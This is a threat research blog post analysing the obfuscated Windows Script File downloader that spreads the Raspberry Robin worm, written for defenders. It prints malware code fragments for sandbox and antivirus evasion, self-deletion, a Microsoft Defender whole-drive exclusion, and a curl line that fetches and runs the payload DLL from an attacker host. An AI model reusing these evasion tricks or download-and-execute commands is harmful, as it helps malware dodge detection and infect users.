Raspberry Robin Now Spreading Through Windows Script Files | HP Wolf Security

By Patrick Schläpfer

Published: 2024-04-09 · Archived: 2026-04-05 14:56:35 UTC

First identified in late 2021, Raspberry Robin is a Windows worm initially seen targeting technology and manufacturing organizations. It has since grown to become one of the most prevalent threats facing enterprises. In March, the HP Threat Research team identified a change in the way cybercriminals are spreading Raspberry Robin. The malware is now being delivered through Windows Script Files (WSF). The scripts are highly obfuscated and use a range of anti-analysis techniques, enabling the malware to evade detection. Historically, Raspberry Robin was known to spread through removable media like USB drives, but its distributors have also experimented with other initial infection file types. In this article, we'll share the background on Raspberry Robin, document the new infection method and how to analyze the downloader script.

What is Raspberry Robin?

Raspberry Robin is known for its heavy obfuscation and anti-analysis techniques to bypass detection, fool sandboxes, and slow down security teams seeking to understand the malware. Following infection, the malware communicates with its command and control (C2) servers over Tor. Raspberry Robin is capable of downloading and executing additional payloads, acting as a foothold for threat actors to deliver other malicious files. The malware has been used to deliver families including SocGholish, Cobalt Strike, IcedID, BumbleBee and Truebot, as well as being a precursor of ransomware.

Initial Infection Evolution

Since 2021, threat actors spreading Raspberry Robin have used different methods to infect endpoints:

- USB devices containing malicious Windows Shortcut Files (.lnk). The shortcut files run Windows Installer commands using msiexec.exe (T1218.007) that download the payload from compromised QNAP network-attached storage (T1584.004) devices.
- Archive files (RAR) hosted on Discord (T1102). Each RAR file contains an EXE and a DLL file. The EXE is a legitimate signed binary and uses DLL side-loading (T1574.002) to load and run the malicious payload DLL.
- 7-Zip (.7z) archive files downloaded using the victim's web browser. Each archive contains a malicious Windows Installer (.msi) package (T1218.007) that infects the PC with Raspberry Robin.
- Malicious adverts (T1583.008), that when clicked on, download malicious ZIP files hosted on Discord (T1102) that lead to Raspberry Robin.

Raspberry Robin's Latest Infection Method: Windows Script Files

Raspberry Robin has long been known to spread as a USB worm. At the beginning of this year, cybercriminals spread the malware through archive files via web downloads. In campaigns since early March 2024, however, its distributors swapped archive files with Windows Script Files (.wsf). These files are widely used by administrators and legitimate software to automate tasks within Windows but can also be abused by attackers (T1059). The WSF file format supports scripting languages, such as JScript and VBScript, that are interpreted by the Windows Script Host component built into the Windows operating system.

The Windows Script Files are offered for download via various malicious domains and subdomains controlled by the attackers. It's not clear how threat actors are luring users to the malicious URLs. However, this could be via spam or malvertising campaigns.

The script file acts as a downloader. Like the Raspberry Robin DLL, the script uses a variety of anti-analysis and virtual machine (VM) detection techniques. The final payload is only downloaded and executed when all these evaluation steps indicate that the malware is running on a real end user device, rather than in a sandbox. The scripts are highly obfuscated. At the time of analysis, they were not classified as malicious by any anti-virus scanners on VirusTotal (Figure 1), demonstrating the evasiveness of the malware.



Figure 1 – Raspberry Robin WSF downloader with a 0% detection rate on VirusTotal.

Technical Analysis of the WSF Downloader

If the Windows script file is opened in a text editor, most of the characters are unreadable. These junk characters serve as a distraction to hide the actual script, and potentially convince anyone inspecting the file that it is not a script file at all.



Figure 2 – Junk characters in Raspberry Robin WSF downloader.

Further down in the file, there are script tags that define the start of the file. Similarly, at the end of the file there is a closing script tag followed by more junk characters.



Figure 3 – Opening script tag.

The start of the actual script can be found a few lines further down. This begins with a variable declaration. An array is used repeatedly throughout the script to decode individual program steps.

```
var a0u = ['W7JdP8ogW4u', 'ASkzxt8', 'hM93WQ4', 'WOZcQXpdHG', 'rCkjjG', 'CMm/WPi', 'W5RdT8oOfq',
'WRRdQWVdUa', 'z8oJW7Pr', 'WRiNW4OA', 'cGPcW7G', 'b2NcHW', 'cfpdUJK', 'W4HRWOy', 'W5jeW5hcUG',
'W6rpW6VcOW', 'xGVcSmox', 'W4VdICkyWOW', 'W7ZdIY9g', 'Af8pWOm', 'sXVcLYO', 'eSoxW69D', 'vwBcUGm',
'a8klpaS', 'WQhcQmo9ba', 'l2a+W4K', 'EKuhWR4', 'WPVcR27dRG', 'WQ3dM8oIdG', 'p8obW6O', 'pcJcQSoV',
'Dei7WO4', 'W75DWQSu', 'W5DgECoS', 'gdhdTqG', 'WQxdPcRdTa', 'kaFdIIq', 'W7HyW4hcRq', 'WPVdKJ7dKa',
'WPPFd3e', 'WQ4laq', 'DCobWQ4k', 'WOOMmKO', 'qu5RWQG', 'W7ddOCkfhG', 'EqJcQKC', 'W4pdSCobWRa',
```

Figure 4 – Array that is used to decode the program.

The script is heavily obfuscated and does not immediately reveal its functionality. All functions and variables used are encoded and decoded via a function using the array shown in Figure 4 at runtime. Moreover, the control flow of the program is also obfuscated. In this case, the attacker uses a *while* loop with a *switch case* statement contained in it. The flow of the program is defined by a dynamically calculated array of integers.

```
    if (!kgolerxrq[a0D1(0x325, '52$@') + a0D2(0x272, 'ntnA')](wposoh) && kgolerxrq[a0D2(0x390, 'C2[z')
    + a0D2(0x833, 'i!Tj')]('\x5c', wposoh[a0QA(0x94c, 'i!Tj') + 'th'] + (0x28d * 0x4 + 0xd31 * 0x2 +
    0x2495 * -0x1)) < -0x1ae8 + 0x2524 * 0x1 + -0xa3c) {
        var dLxrHS = (a0D0(0x583, 'f#V!') + a0QA(0x253, 'OYTE') + a0QV(0x88a, 'c]aH') + a0D0(0x74d,
        'D^EC') + a0QA(0x38e, 'h1(M') + '|4')[a0D1(0x7d0, 'c0kg') + 't']('|'),
            HSqEPj = 0x1e51 + 0x1d * -0x5b + -0xd * 0x18a;
        while (!![]) {
            switch (dLxrHS[HSqEPj++]) {
                case '0':
                    pjqnunh = a0QA(0xb04, 'h1(M') + 'Sz';
                    continue;
```

Figure 5 – Example of control flow using *while* loop with *switch case* statements.

We found that each *switch case* statement contains only a few relevant code sequences. Usually, two such sequences are used for iterating through an enumerator of objects and a third sequence for evaluating it.

Initially, the malware creates a *WScript shell* object that allows it to interact with the operating system and is used again and again as the script progresses.

```
    //Windows Script Host . createobject WsCRiPT.SHeLL
    wscriptShell = vqkcblnu[decryptVal(0x18f, 'OnxE') + decryptVal(0x4a4, 'h5dW') + decryptVal(0xab5, 'iFX%')](
    decryptVal(0x994, 'M$IP') + decryptVal(0x806, 'NyUE') + decryptVal(0xa06, 'P0A8') + 'L'),
```

Figure 6 – Creation of WScript shell object.

The first anti-analysis technique checks whether the script is located on the user's Desktop. If this is the case, the script terminates.

```

    //Check if file is saved on Desktop.
    if (!voipyi.indexOf(aatrwdtn) && voipyi.indexOf('\x5c', aatrwdtn.length + (0x92b + -0x19cc + 0x2 * 0x851)) <
    0x1388 + 0x4f * 0x59 + -0x1 * 0x2eff) {

        vqkcblnu[decryptVal(0x7f6, 'W$aE')](); //Windows Script Host Quit.
    }
```

Figure 7 – Check file is saved on Desktop.

If the script continues to run, a *SWbemLocator* object is created. This object gives the script access to Windows Management Instrumentation (WMI), which can be used to query a wide range of system information.

```
244     //"Windows Script Host".createobject("WBEmSCRiPTING.SWBEMLocAtOr")
245     dmqhpsebtr = vqkcblnu[decryptVal(0x8ec, 'ATZ5') + decryptVal(0x787, '6pr0') + decryptVal(0x6a2, 'qij5')](decryptVal(
        0x44d, '7@3v') + decryptVal(0x7d8, '&RLQ') + decryptVal(0x587, 'AZ%6') + decryptVal(0x861, 'xFV9') + decryptVal(
        0x5ea, '6pr0') + decryptVal(0x412, 'TMNq') + 'Or'),
246
```

Figure 8 – Creation of *SWbemLocator* object.

```
250
251     //connectserver (WMI)
252     htxgpudgduc = dmqhpsebtr[decryptVal(0x8c1, 'NPH1') + decryptVal(0x97f, 'FG5q') + decryptVal(0x568, 'FG5q') + 'r'](),
```

Figure 9 – Connect to WMI namespace using *ConnectServer* method.

The script uses this object to perform the following checks and terminates the script if they are true:

1. The script checks whether the build number of the operating system is lower than 17063. Windows 10 build 17063 was an Insider Preview build released in December 2017.

```
295
296         //wIn32_oPERatiNgsySTeM buildnumber < 17063
297         if (ybcocp[decryptVal(0xb47, '^M!t') + decryptVal(0x4e4, 'jR(x') + decryptVal(0xaf2, 'uzYH')] < -0x1 * 0x1b32 +
            0x1 * -0x5dd6 + 0xbbaf * 0x1) {
298
299             vqkcblnu[decryptVal(0x9ab, 'AZ%6')](); //quit
300
301         }
```

Figure 10 – Check OS build number.

2. Next, the script checks if the processor matches patterns indicating that it is running inside a virtual machine or on a server, rather than on an end user device. (/xEoN|bROAd|qEmu|kVM|EPyC/i)

```
357
358     // For each processor element
359     while (!etwmhalidzi[decryptVal(0x8c5, 'K0*1') + 'd']()) {
360
361             wlpwhvhvov = etwmhalidzi[decryptVal(0x80e, 'ATZ5')](); //get WMI instance
362
363             //Check if Win32_Processor Name matches /xEoN|bROAd|qEmu|kVM|EPyC/i
364             if (wlpwhvhvov[decryptVal(0x75f, '105#')] && wlpwhvhvov[decryptVal(0xb5c, 'EvOa')][decryptVal(0x901, '4t3F')
                + 'h'](npezzrrq)) {
365
366                 vqkcblnu[decryptVal(0x365, 'EvOa')](); // quit
367
368             }
369
370             etwmhalidzi[decryptVal(0x66a, '6pr0') + decryptVal(0x11d, 'ZpPL')](); //next item
371     }
```

Figure 11 – Check processor vendor and type.

3. If the video controller corresponds to the pattern "/vmBUs|040515ad|11001aF4/i", this indicates that the infected client is virtualized. The Raspberry Robin script checks for Hyper-V, VMWare and VirtualBox.

```
411
412         bnshovxwh = bbhljrt[decryptVal(0x4be, '^M!t')](); //get item
413
414         if (bnshovxwh[decryptVal(0x607, 'OnxE') + decryptVal(0x7d0, 'gjE3') + decryptVal(0x89, 'M$IP')]) {
415             //pnpdeviceid.match("/vmBUs|040515ad|11001aF4/i");
416
417             if (bnshovxwh[decryptVal(0x56e, '[i@Q') + decryptVal(0xa00, 'P0A8') + decryptVal(0xae8, 'PR5M')][decryptVal(
                0x431, '8SNg') + 'h'](sfzyblpwsqr)) {
418
419                 vqkcblnu[decryptVal(0x6b5, 'qij5')](); //quit
420
421             }
422         }
423
```

Figure 12 – Check video controller.

4. The script checks the temperature of the CPU by using WMI to access the "*Win32_PerfFormattedData_Counters_ThermalZoneInformation*" class. Since the temperature will be greater

than 0 on non-virtualized devices, this is a simple check to see if the system is virtualized.

```
466
467     while (!bwqueukjwx[decryptVal(0x182, 'bCWi') + 'd']()) {
468
469         bkbtly = bwqueukjwx[decryptVal(0x874, 'LY9F')]();
470
471         //wiN32_PERfForMaTTEddATa_cOunTERs_THErMalZONEinFOrmAtiOn check temperature > 0
472         if (bkbtly[decryptVal(0xb0b, '%49k') + decryptVal(0x1cb, 'TMNq') + decryptVal(0x2f0, '105#')] && bkbtly[
            decryptVal(0xe6, 'TMNq') + decryptVal(0x358, 'P0A8') + decryptVal(0x9b6, 'dXr!')] > 0xf8b * -0x1 + -0x25ab * 0x1
             + -0x8b * -0x62) {
473
474             rfaepd = 0x2479 * 0x1 + -0x8ec * -0x4 + -0x4829; //Set Variable to 0
475         }
476
477         bwqueukjwx[decryptVal(0x950, '2Pbb') + decryptVal(0x8da, 'Z%jN')]();
478     }
479
480     // If temperature check was unsuccessfull - quit program
481     if (rfaepd) {
482
483         vqkcblnu[decryptVal(0x6b5, 'qij5')](); //quit
484
485     }
```

Figure 13 – CPU temperature check.

5. The script also uses the classic method for identifying if the runtime environment is virtualized by checking the MAC address of the network card. The script tries to detect the following virtualization solutions:

- Hyper-V
- KVM
- Parallels, Inc.
- Oracle Virtual Iron
- Oracle VM Server
- QEMU
- VMWare
- VirtualBox
- Virtual PC
- Xen

```
520
521     while (!choyzzic[decryptVal(0xa52, '7@3v') + 'd']()) {
522
523         pldxvikezob = choyzzic[decryptVal(0xba6, 'Ul)x')]();
524
525         //WIn32_NeTWOrkadapteRconFIGuRAtiOn - macaddress match
            (00:0A:27|00:15:5d|00:1C:42|00:05:69|00:16:3e|08:00:20|00:0c:29|00:1c:14|52:54:00|00:0f:4b|00:14:4f|54:56:00
            |08:00:27|70:54:D2|00:03:ff|00:21:f6)
526         if (pldxvikezob[decryptVal(0x276, 'gjE3') + decryptVal(0x172, '1mWC') + 'ss'] && pldxvikezob[decryptVal(
            0x6df, 'PR5M') + decryptVal(0xe0, 'PR5M') + 'ss'][decryptVal(0x653, 'bCWi') + 'h'](jhcegi)) {
527
528             vqkcblnu[decryptVal(0x927, 'Z%jN')](); //quit
529
530         }
531
532         choyzzic[decryptVal(0x202, 'NyUE') + decryptVal(0x7bc, 'Ul)x')]();
533     }
```

Figure 14 – Check network card vendor against certain patterns.

6. As the last WMI check, the running processes are listed and compared against a list of known anti-virus processes. The malware checks for the following security software vendors:

- Kaspersky
- ESET
- Avast
- Avira

- Check Point
- Bitdefender

```
562
563     while (!sjzonjboc[decryptVal(0x1f5, 'Z%jN') + 'd']()) {
564
565         osjrtmwc = sjzonjboc[decryptVal(0xa03, '7If&')](); // get item
566
567         //win32_procESs.name match (AVPui|AVpSUs|efWD|wsc_PrOXY|aVp|AvguaRd|zA_WsC|BdServIcehOST|EkRN).exe
568         if (osjrtmwc[decryptVal(0x96d, 'P0A8')] && osjrtmwc[decryptVal(0x641, '@P4O')][decryptVal(0x232, '1mWC') + 'h'](
            cfyohbgoa)) {
569
570             vqkcblnu[decryptVal(0x120, '&RLQ')](); //quit
571
572         }
573
574         sjzonjboc[decryptVal(0x892, 'h5dW') + decryptVal(0x4d7, 'P0A8')](); //next item
575     }
```

Figure 15 – Check for certain anti-virus processes.

After these steps, the VM detection of the script is complete. However, in addition to ensuring that the malware runs on a real victim device, the script also implements measures to prevent it from being analyzed. The obfuscation makes analyzing the script somewhat more difficult and time-consuming.

Since there is a large amount of unused code in the script, one strategy to speed up analysis is to identify which code is actually used and remove the unused parts. This makes the script clearer and allows the analyst to focus on the important code sequences. Knowing this, the script's authors placed an inconspicuous variable assignment in the middle of the unused code. Accidentally removing the variable assignment, which is set to 0, causes the script to terminate. An *if* statement checks whether the variable is set and if this is the case, the script stops.

```
430
431     //Deobfuscation check. Makes sure that this call is needed.
432     hnyrbyq = -0x1 * -0x1126 + -0x2332 * 0x1 + 0x120c;
433
434     if (hnyrbyq) {
435
436         vqkcblnu[decryptVal(0x365, 'EvOa')](); //quit.
437
438     }
```

Figure 16 – Check for a variable hidden among unused code.

Care must therefore be taken when refactoring and analyzing the script to ensure that it will still run afterwards. However, caution is also required with dynamic analysis because the malware restarts the script in the code sequence shown in Figure 17 with two command line arguments. If the script is analyzed in a debugger, the malware "breaks out" using this method, since a new process is started.

```
584
585     //Windows Script Host arguments.length --> If script was started without arguments.
586     if (!vqkcblnu[decryptVal(0x26d, '[i@Q') + decryptVal(0xc8, 'iFX%') + 's'][decryptVal(0xa78, 'qij5') + 'th']) {
587
588         //Script Is not running with Arguments - Restart with arguments and quit here.
589
590         //Windows Script Host . createobject ( SCRIpTiNG.FileSYstEMObjECT )
591         zoxleuhj = vqkcblnu[decryptVal(0xfe, '7If&') + decryptVal(0xbf7, 'AZ%6') + decryptVal(0x1e8, '&RLQ')](decryptVal
            (0x921, '6pr0') + decryptVal(0xa2b, 'AZ%6') + decryptVal(0x872, 'PR5M') + decryptVal(0x31a, 'iFX%') + decryptVal
            (0x8f3, 'jR(x') + decryptVal(0x63e, 'mAYR') + 'CT');
592
593
594         //Windows Script Host . createobject ( shELL.APPLicAtiOn)
595         baqmrotchk = vqkcblnu[decryptVal(0x5ab, '&RLQ') + decryptVal(0xa90, 'Z%jN') + decryptVal(0x496, 'LY9F')](
            decryptVal(0x8db, 'LY9F') + decryptVal(0xbeb, 'lmWC') + decryptVal(0x4ee, 'ihav') + decryptVal(0xa73, '%49k') +
            'n');
596
597         //Script Name
598         fgiqcl = (decryptVal(0x51e, '7@3v') + decryptVal(0x90f, '(cmO') + decryptVal(0x6bc, 'dXr!'))[decryptVal(0x27f,
            'P0A8') + 'at'](tugcfohkkz, '\x22\x20', sbowyizceyt[decryptVal(0x730, 'uzYH') + 'r'](sbowyizceyt[decryptVal(
            0xaf6, 'h5dW') + 'om']() * (-0x181 * -0x12 + 0x136b * -0x1 + -0x3bf)));
599
600         //Shell.Application shellexecute . cMd /C wscript "C:\Users\USER\Downloads\advisory.js" 799  runAs 0
601         baqmrotchk[decryptVal(0x41b, 'qij5') + decryptVal(0x290, 'NPH1') + decryptVal(0x292, '2Pbb')](decryptVal(0x848,
            '&RLQ'), fgiqcl, '', decryptVal(0x983, 'W$aE') + 's', -0x22e7 * -0x1 + -0x1 * -0x202d + -0x4314);
602
603         vqkcblnu[decryptVal(0x646, 'ZpPL')]();  //quit
604
605     }
```

Figure 17 – Code sequence that restarts the script with command line arguments.

If the script is restarted, the script identifies the arguments provided and continues to run. Next, a command deletes the script from the disk (Figure 18). At this point, the running code can therefore only be found in memory. It is important to have a backup copy of the script or to interrupt the delete command before it is executed.

```
623
624     //Wscript Shell . run . cmd /c DeL /f "C:\Users\USER\Downloads\advisory.js" 0
625     wscriptShell[decryptVal(0x2be, '2Pbb')](xgttasi, -0x2309 * 0x1 + -0x2 * -0x8ba + 0x1 * 0x1195),
```

Figure 18 – Deletion of the script from hard disk.

In a previous step, the script checks for processes associated with six anti-virus vendors and stops running if they are found. Given this, the script is more likely to be running on an endpoint protected by Microsoft Defender. To evade detection, the script adds an exception to Microsoft Defender that excludes the entire main drive from anti-virus scanning.

```
633
634     //wmi - connectserver - . rooT\miCRosOFt\wiNdows\DEFendeR
635     bepxchlw = dmqhpsebtr[decryptVal(0x51b, 'jR(x') + decryptVal(0xaa9, 'qij5') + decryptVal(0xe7, 'Z%jN') + 'r']('.',
        decryptVal(0xa45, 'OnxE') + decryptVal(0x291, 'NPH1') + decryptVal(0x9d3, 'Z%jN') + decryptVal(0x951, 'Z%jN') +
        decryptVal(0xa2f, 'dXr!') + decryptVal(0x264, 'b)UU') + decryptVal(0xb7e, 'h4md') + decryptVal(0x302, 'h4md')),
636
637     //WMI Defener - get . Msft_mPpREfeRENCe . spawninstance_
638     iyoxxbrva = bepxchlw[decryptVal(0x560, 'qij5')](decryptVal(0xb34, '105#') + decryptVal(0xa0, '&RLQ') + decryptVal(
        0xb40, '6pr0') + decryptVal(0x596, 'bCWi') + 'e')[decryptVal(0x46c, 'MOPO') + decryptVal(0x22d, 'dXr!') + decryptVal
        (0x4fb, 'K0*1') + 'e_'](),
639
```

Figure 19 – Add exclusion to Microsoft Defender.

All these checks give the threat actors assurance that the malware is running on a real end user device. Additionally, the Defender exception significantly reduces the likelihood of the subsequent malware stages being detected. The script now downloads the Raspberry Robin DLL from the web using the curl command and stores it in the local AppData folder.

```
711
712     //cu"r"l  -b  epvsgkt =bj56syH8 -f -o " C:\Users\USER\AppData\Local\37tuexc.ezd " h{t}{t}{p}s:// 7t.nz
713     ugkyvfmbod = cmdSlashC[decryptVal(0xac5, 'UrYL') + 'at'](decryptVal(0x3a2, 'ihav') + decryptVal(0x637, 'W$aE') +
        'b\x20', aolfojmg, decryptVal(0x3d3, 'lmWC') + decryptVal(0xaf7, '(cmO') + decryptVal(0x928, 'uzYH') + decryptVal(
        0x808, 'P0A8') + '\x22', nqnnbgxna, decryptVal(0x801, 'K0*1') + decryptVal(0x1a6, 'bCWi') + decryptVal(0x308, '[i@Q'
        ) + decryptVal(0x9f2, 'AZ%6'), lzxzgq),
714
```

Figure 20 – Command that downloads Raspberry Robin DLL to AppData folder.

The request is not identified by the domain using the URL path, as is usually the case, but through a cookie. This enables the web server to verify that the request originates from the downloader script. This way, the malware's operators reduce the leakage of samples to researchers seeking to analyze Raspberry Robin.

```
784
785     // If file was downloded and renamed.
786     if (!barbes) {
787
788         // C:\Windows \sys wow64 \ms"i"e"x"e"c"    -Z " C:\Users\USER\AppData\Local\ qlaczw2.dll "
789         miexbioey = cmdSlashC[decryptVal(0xa4a, 'qij5') + 'at'](wscriptShell[decryptVal(0x382, 'FG5q') + decryptVal(
            0xa94, 'Ul)x') + decryptVal(0x5b2, 'WhUH') + decryptVal(0x5bb, 'AZ%6') + decryptVal(0x671, '105#') + decryptVal(
            0xbb7, 'dXr!')](decryptVal(0x195, 'UrYL') + decryptVal(0x7cf, 'W$aE')), decryptVal(0xb80, '105#'), wscriptShell[
            decryptVal(0x245, 'gjE3') + decryptVal(0x288, 'mAYR') + decryptVal(0x5b2, 'WhUH') + decryptVal(0x76c, 'Z%jN') +
            decryptVal(0x941, '8SNg') + decryptVal(0x14e, '5Xad')](decryptVal(0x4b7, '(cmO') + decryptVal(0xbdd, 'MOPO') +
            decryptVal(0xb99, '@P4O') + decryptVal(0x8a2, 'K0*1') + decryptVal(0xaf3, 'h4md') + decryptVal(0x67d, '%49k'))
            == decryptVal(0x17f, 'iFX%') ? decryptVal(0x30c, 'PR5M') + '2' : decryptVal(0x1d9, 'xFV9') + '4', decryptVal(
            0x317, '5Xad') + decryptVal(0xbfa, 'K0*1') + decryptVal(0x6d4, '%49k') + decryptVal(0x5cb, 'LY9F') + decryptVal(
            0x6a0, 'iFX%'), syxkdvelvl, ztridbp, '\x22');
790
791         //Execute MSIExec Command
792         wscriptShell[decryptVal(0x2be, '2Pbb')](miexbioey, 0x212a + 0x54b * 0x6 + 0xcfc * -0x5);
793
794     }
```

Figure 21 – Command that runs the Raspberry Robin DLL.

Finally, the file's extension is changed to ".dll" and run using msiexec. This starts the Raspberry Robin malware, which runs through additional sequences of anti-analysis and VM detection techniques until the effective payload is finally executed.

Conclusion

This recent activity represents the latest in a series of shifts in the way Raspberry Robin is distributed. Although best known for spreading through USB drives, threat actors deploying Raspberry Robin have been using different infection vectors such as web downloads to achieve their objectives. The WSF downloader is heavily obfuscated and uses a large range of anti-analysis and anti-VM techniques, enabling the malware to evade detection and slow down analysis. This is particularly concerning given that Raspberry Robin has been used as a precursor for human-operated ransomware. Countering this malware early on in its infection chain should be a high priority for security teams.

Indicators of Compromise

We have published the following artifacts on the HP Threat Research GitHub to help the security community detect and mitigate this threat:

- IOCs associated with Raspberry Robin WSF campaign activity
- A YARA rule to detect the Raspberry Robin WSF downloader
- Python scripts to automate the analysis of the Raspberry Robin WSF downloader

---